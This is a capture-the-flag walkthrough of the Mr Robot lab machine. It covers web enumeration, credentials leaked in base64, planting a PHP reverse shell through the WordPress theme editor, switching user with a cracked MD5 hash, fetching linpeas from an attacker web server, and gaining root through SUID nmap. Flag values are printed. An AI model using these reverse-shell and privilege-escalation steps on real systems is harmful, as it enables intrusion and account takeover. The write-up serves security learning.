
I personally felt like it was not just a simple room but a kinda crash course of using tools used for WebEx.
Most Important learning from this machine: Most systems don’t break from Brute-force, they break from overlooked configs
Walkthrough
Nmap Scan:
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sC -sV -Pn -v 10.10.209.231
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-07 04:36 IST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 04:36
Completed NSE at 04:36, 0.00s elapsed
Initiating NSE at 04:36
Completed NSE at 04:36, 0.00s elapsed
Initiating NSE at 04:36
Completed NSE at 04:36, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 04:36
Completed Parallel DNS resolution of 1 host. at 04:36, 0.10s elapsed
Initiating Connect Scan at 04:36
Scanning 10.10.209.231 [1000 ports]
Discovered open port 443/tcp on 10.10.209.231
Discovered open port 80/tcp on 10.10.209.231
Completed Connect Scan at 04:36, 15.98s elapsed (1000 total ports)
Initiating Service scan at 04:36
Scanning 2 services on 10.10.209.231
Completed Service scan at 04:36, 13.56s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.209.231.
Initiating NSE at 04:36
Completed NSE at 04:36, 8.48s elapsed
Initiating NSE at 04:36
Completed NSE at 04:36, 1.60s elapsed
Initiating NSE at 04:36
Completed NSE at 04:36, 0.00s elapsed
Nmap scan report for 10.10.209.231
Host is up (0.23s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http Apache httpd
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| ssl-cert: Subject: commonName=www.example.com
| Issuer: commonName=www.example.com
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2015-09-16T10:45:03
| Not valid after:  2025-09-13T10:45:03
| MD5:   3c16:3b19:87c3:42ad:6634:c1c9:d0aa:fb97
|_SHA-1: ef0c:5fa5:931a:09a5:687c:a2c2:80c4:c792:07ce:f71b
|_http-server-header: Apache
|_http-title: 400 Bad Request
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E

NSE: Script Post-scanning.
Initiating NSE at 04:36
Completed NSE at 04:36, 0.00s elapsed
Initiating NSE at 04:36
Completed NSE at 04:36, 0.00s elapsed
Initiating NSE at 04:36
Completed NSE at 04:36, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.87 seconds
Looking at the result of nmap scan, port 22 ssh is closed. Port 80 http is up and running Apache http. Also port 443 is up.
Now visiting the ip in browser:
I recommend trying all the comands given, even if it’s not useful. try diging may be can find some easier method.
Then I tried gobuster:
gobuster dir --url http://10.10.209.231/ -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt

===============================================================
/images (Status: 301)
/video (Status: 301)
/rss (Status: 301)
/image (Status: 301)
/blog (Status: 301)
/0 (Status: 301)
/audio (Status: 301)
/sitemap (Status: 200)
/admin (Status: 301)
/feed (Status: 301)
/robots (Status: 200)
/dashboard (Status: 302)
/login (Status: 302)
/phpmyadmin (Status: 403)
/intro (Status: 200)
/license (Status: 200)
/wp-content (Status: 301)
/css (Status: 301)
/js (Status: 301)
As per the result and hint provided, I am interested more in the robots page. And yes, I contained the first key(flag)

we have fsocity.dic and key-1-of-3.txt listed under /robots. And going into /key-1-of-3.txt reveals the 1st key of the challange.
fsocity.dic contains the list of usernames and password that we can use to bruteforce the admin login of the wordpress site
/wp-login.php reveals us login panel of wordpress.

We have a set of usernames and password, shall we try BruteForceing it ???
We have got an /license page also. Let’s try

We got an base64 encoded string right here. Let’s decrypt

Here we got the login username and password Let’s login
we have access to wordpress dashboard.
What to do next?

Our best step would be to inject or replace the php file to malicious one. So that when the website runs the php we get ourself reverse shell.
For this i will be using php reverse shell from pentestmonkey https://github.com/pentestmonkey/php-reverse-shell

Replace with malicious code and change the IP Address and port. Next, run netcat and visit the 404 page.
nc -lvnp 1234
listening on [any] 1243 ...
connect to [10.9.12.198] from (UNKNOWN) [10.10.121.252] 37394
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux 19:03:27 up 46 min, 0 users, load average: 0.05, 0.06, 0.13
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
bash: cannot set terminal process group (1998): Inappropriate ioctl for device
bash: no job control in this shell
daemon@linux:/$ cd /home/robot
daemon@linux:/home/robot$ ls
key-2-of-3.txt
password.raw-md5
daemon@linux:/home/robot$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
looking at the home directory of robot user. We can see to files.
key-2-of-3.txt and password.raw-md5
we don’t have access to key-2-of-3.txt but we can read password.raw-md5reading the password file reveals what looks like username and md5 encrypted password.

the decode password. Now lets login with the user robot
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ whoami
whoami
robot
robot@linux:~

robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
Now for 3rd flag, it was necessary to perform privilege escalation to gain root access and open the root flag. On my Kali Linux, I downloaded linpeas, launched a web server, and downloaded linpeas.sh to the server.
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

python3 -m http.server

wget 10.10.33.211:8000/linpeas.sh

./linpeas.sh

SUID - Check easy privesc, exploits and write perms
...
-rwsr-xr-x 1 root root 493K Nov 13  2015 /usr/local/bin/nmap
...
With linpeas, I discovered that nmap could be exploited. Following a guide on GTFOBins, I found out how to exploit nmap for sudo privileges, became root, and obtained the root flag.
GFOBin -> https://gtfobins.github.io/gtfobins/nmap/#sudo
robot@linux:/tmp$ nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh

whoami
root

cd /root

ls
firstboot_done key-3-of-3.txt

cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4